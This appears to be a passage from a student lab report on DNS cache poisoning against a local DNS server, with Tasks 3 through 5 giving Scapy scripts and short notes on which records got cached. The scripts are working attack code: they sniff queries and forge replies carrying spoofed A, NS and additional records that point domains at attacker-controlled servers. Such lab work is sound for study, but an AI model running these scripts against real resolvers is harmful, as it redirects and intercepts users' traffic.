
an=Anssec)

spoofpkt = ip/udp/dns

send(spoofpkt)

**Task 3: Spoofing NS Records**

****

****

The local DNS server is spoofed with wrong NS record entry for “example.com” domain.

**Code:** The IP address of the local DNS server - 10.9.0.53 is passed as command line argument

#!/bin/env python3

from scapy.all import \*

import sys

target = sys.argv[1]

def spoof\_dns(pkt):

if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

old\_ip = pkt[IP]

old\_udp = pkt[UDP]

old\_dns = pkt[DNS]

ip = IP(dst=old\_ip.src,

src=old\_ip.dst)

udp = UDP(dport=old\_udp.sport,

sport=53)

Anssec = DNSRR(rrname=pkt[DNS].qd.qname,

type='A',

rdata='1.2.3.4',

ttl=259200)

NSsec1= DNSRR(rrname='example.com',

type='NS',

rdata='ns.attacker32.com',

ttl=259200)

dns = DNS(id=pkt[DNS].id,

aa=1, qr=1, qdcount=1, ancount=1,

qd=pkt[DNS].qd,

an=Anssec,ns=NSsec1)


spoofpkt = ip/udp/dns

send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-a69a48571036', filter=f, prn=spoof\_dns)

**Task 4: Spoofing NS Records for Another Domain**

****

The attack deemed to be successful as we spoofed the IP information for the user container. However only [www.example.com](http://www.example.com) entry has been cached, not for google.com.

**Code:** The IP address of the local DNS server - 10.9.0.53 is passed as command line argument

#!/bin/env python3

from scapy.all import \*

import sys

target = sys.argv[1]

def spoof\_dns(pkt):

if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

old\_ip = pkt[IP]

old\_udp = pkt[UDP]

old\_dns = pkt[DNS]

ip = IP(dst=old\_ip.src,

src=old\_ip.dst)

udp = UDP(dport=old\_udp.sport,

sport=53)

Anssec = DNSRR(rrname=pkt[DNS].qd.qname,

type='A',

rdata='1.2.3.4',

ttl=259200)

NSsec1= DNSRR(rrname='example.com',

type='NS',

rdata='ns.attacker32.com',

ttl=259200)

NSsec2= DNSRR(rrname='google.com',

type='NS',

rdata='ns.example.net',

ttl=259200)

dns = DNS(id=pkt[DNS].id,

aa=1, qr=1, qdcount=1, ancount=1,

qd=pkt[DNS].qd,

an=Anssec,ns=NSsec1/NSsec2)


spoofpkt = ip/udp/dns

send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-a69a48571036', filter=f, prn=spoof\_dns)

**Task 5:**

****

The additional section data is not cached into the server while the authority section data has been successfully cached.

**Code:** The IP address of the local DNS server - 10.9.0.53 is passed as command line argument

#!/bin/env python3

# Fill in code at the location of @@@

from scapy.all import \*

import sys

target = sys.argv[1]

def spoof\_dns(pkt):

if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

old\_ip = pkt[IP]

old\_udp = pkt[UDP]

old\_dns = pkt[DNS]

ip = IP(dst=old\_ip.src,

src=old\_ip.dst)

udp = UDP(dport=old\_udp.sport,

sport=53)

Anssec = DNSRR(rrname=pkt[DNS].qd.qname,

type='A',

rdata='1.2.3.4',

ttl=259200)

NSsec1= DNSRR(rrname='example.com',

type='NS',

rdata='ns.attacker32.com',

ttl=259200)

NSsec2= DNSRR(rrname='google.com',

type='NS',

rdata='ns.example.net',

ttl=259200)

Addsec1= DNSRR(rrname='ns.attacker32.com',

type='A',

rdata='1.2.3.4',

ttl=259200)

Addsec2= DNSRR(rrname='ns.example.net',

type='A',

rdata='5.6.7.8',

ttl=259200)

Addsec3= DNSRR(rrname='www.facebook.com',

type='A',

rdata='3.4.5.6',

ttl=259200)

dns = DNS(id=pkt[DNS].id,

aa=1, qr=1, qdcount=1, ancount=1,

qd=pkt[DNS].qd,

an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/Addsec3)

spoofpkt = ip/udp/dns

send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-a69a48571036', filter=f, prn=spoof\_dns)